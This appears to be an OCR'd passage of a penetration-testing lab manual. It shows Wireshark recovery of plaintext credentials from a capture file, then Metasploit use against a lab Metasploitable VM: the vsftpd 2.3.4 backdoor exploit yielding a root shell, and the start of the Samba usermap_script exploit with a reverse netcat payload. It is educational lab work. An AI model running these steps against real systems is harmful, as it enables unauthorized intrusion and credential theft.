



Login
New Site
Session
File protocol:
SCP
Host name:
Port number:
192.168.232.128
13652
User name:
Password:
test
Save
Advanced...
Tools
Manage
Login
Close
Help
Show Login dialog on startup and when the last session is closed



Authentication Banner - test@192.168.232.128
Secure login on VulnOs GNU/Linux powered by Dropbear SSH server.
Never show this banner again
Continue
Help




Goto Desktop




Open kali linux and search for wireshark tool




Open wireshark tool in kali




Open cap.pcapng file in the wireshark from desktop folder




Click any tcp filter and then right click →click follow → TCP Stream



It displays user credentials



Now copy password and open cmros using above credentialsBy



using the above credentials we can crack cmros system

Now use ls command

root@VulnOs:~# ls
Desktop tazinst.conf
root@VulnOs:~# cd Desktop


```
SliTaz GNU/Linux Kernel 3.16.55-slitaz /dev/tty1

VulnOs login: root
Password:

  Welcome to the Open Source World!

  SliTaz GNU/Linux is distributed in the hope that it will be useful,
  but with ABSOLUTELY NO WARRANTY.

root@VulnOs:~# ls
Desktop         tazinst.conf
root@VulnOs:~# cd Desktop
root@VulnOs:~/Desktop# pwd
/root/Desktop
root@VulnOs:~/Desktop# cd ..
root@VulnOs:~# pwd
/root
root@VulnOs:~# cd ..
root@VulnOs:/# ls
bin           etc           lib           mnt           run           tmp
boot          home          lost+found    proc          sbin          usr
dev           init          media         root          sys           var
root@VulnOs:/#
```

root@VulnOs:~/Desktop# ls


```
root@VulnOs:~# cd Desktop
root@VulnOs:~/Desktop# ls
root@VulnOs:~/Desktop# cd home
-sh: cd: can't cd to home
root@VulnOs:~/Desktop# cd ..
root@VulnOs:~# cd ..
root@VulnOs:/# ls
bin           etc           lib           mnt           run           tmp
boot          home          lost+found    proc          sbin          usr
dev           init          media         root          sys           var
root@VulnOs:/# cd home
root@VulnOs:/home# cd desktop
-sh: cd: can't cd to desktop
root@VulnOs:/home# ls
test
root@VulnOs:/home# cd test
root@VulnOs:/home/test# ls
Desktop     Downloads   Music       Templates
Documents   Images      Public      Videos
root@VulnOs:/home/test# cd Desktop
root@VulnOs:/home/test/Desktop# ls
cap.pcapng  s3cr3t.txt
root@VulnOs:/home/test/Desktop# cat s3cr3t.txt
37cedde2e90a22a53f12c57094e1f0dea2ddd260
root@VulnOs:/home/test/Desktop#
```

Experiment 8: Implementing and analyzing target using metasploit and gain control over the system


Open metasploit in the virtual machine and power on



username and password is same
msfadmin



If there is no zenmap tool you can use Quick scan in kali linux
Nmap -v -A 192.168.23.129(metasploit ip address)
If nmap is installed in the system



If we wanna port 21

21/tcp open ftp vsftpd 2.3.4

|_ftp-anon: Anonymous FTP login allowed (FTP code 230)

| ftp-syst:

| STAT:

| FTP server status:

| Connected to 192.168.23.1

| Logged in as ftp

| TYPE: ASCII

| No session bandwidth limit

| Session timeout in seconds is 300

| Control connection is plain text


| Data connections will be plain text

| vsFTPd 2.3.4 - secure, fast, stable

|_End of status

Attack on this port 21 if you know the version of the service, just goto browser and search for the version. To find whether the service version is having any vulnerability.

To exploit we can use metasploit
Goto kali machine open terminal and type msfconsole



It displays no op exploits for the system..
To know the exploit of that service version
To find the name of the exploit – search vsftpd

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4
Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vs
ftpd_234_backdoor
```

To use the exploit

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

To know more about the exploit use info

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-07-03

Provided by:
  hdm <x@hdm.io>
  MC <mc@metasploit.com>

Available targets:
  Id  Name
```

```
Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://github.com/rapid7/meta
                                     sploit-framework/wiki/Using-Metasploit
  RPORT   21               yes       The target port (TCP)
```

Set rhost ipddress

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.23.129
RHOST ⇒ 192.168.23.129
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-07-03
```

Use info to check RHOST

```
Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS  192.168.23.129   yes       The target host(s), see https://github.com/rapid7/meta
                                     sploit-framework/wiki/Using-Metasploit
  RPORT   21               yes       The target port (TCP)
```

To take the advantage of the exploit we use payload

>show payloads

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact                      normal  No     Unix Command, Interact with
Established Connection
```

Set the payload

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payloads /cmd/unix/interact
payloads ⇒ /cmd/unix/interact
```

Exploit

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.23.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.23.129:21 - USER: 331 Please specify the password.
[+] 192.168.23.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.23.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.23.128:40081 → 192.168.23.129:6200 ) at 2022-07-
04 05:17:05 -0400
```

Use linux commands such as ls

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
```

```
exit
[*] 192.168.23.129 - Command shell session 1 closed.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > back
```

Try to find vulnerability for port 445

```
445/tcp  open  netbios-ssn  Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
```

```
msf6 > search samba

Matching Modules
================

   #   Name                                                Disclosure Date  Rank       Check
  Description
   -   ----                                                ---------------  ----       -----
  ----------
   0   exploit/unix/webapp/citrix_access_gateway_exec      2010-12-21       excellent  Yes
  Citrix Access Gateway Command Execution
   1   exploit/windows/license/calicclnt_getconfig         2005-03-02       average    No
  Computer Associates License Client GETCONFIG Overflow
   2   exploit/unix/misc/distcc_exec                       2002-02-01       excellent  Yes
  DistCC Daemon Command Execution
   3   exploit/windows/smb/group_policy_startup            2015-01-26       manual     No
  Group Policy Script Execution From Shared Resource
   4   post/linux/gather/enum_configs                                       normal     No
  Linux Gather Configurations
   5   auxiliary/scanner/rsync/modules_list                                 normal     No
  List Rsync Modules
   6   exploit/windows/fileformat/ms14_060_sandworm        2014-10-14       excellent  No
```

Or

```
msf6 > search 3.0.20

Matching Modules
================

   #  Name                                                 Disclosure Date  Rank       Chec
k  Description
   -  ----                                                 ---------------  ----       ----
-  -----------
   0  exploit/multi/samba/usermap_script                   2007-05-14       excellent  No
   Samba "username map script" Command Execution
   1  auxiliary/admin/http/wp_easycart_privilege_escalation  2015-02-25       normal     Yes
   WordPress WP EasyCart Plugin Privilege Escalation
```

Use exploit

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > info

       Name: Samba "username map script" Command Execution
     Module: exploit/multi/samba/usermap_script
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2007-05-14

Provided by:
  jduck <jduck@metasploit.com>
```

Set RHOST

```
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.23.129
RHOST ⇒ 192.168.23.129
msf6 exploit(multi/samba/usermap_script) > info

       Name: Samba "username map script" Command Execution
     Module: exploit/multi/samba/usermap_script
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2007-05-14

Provided by:
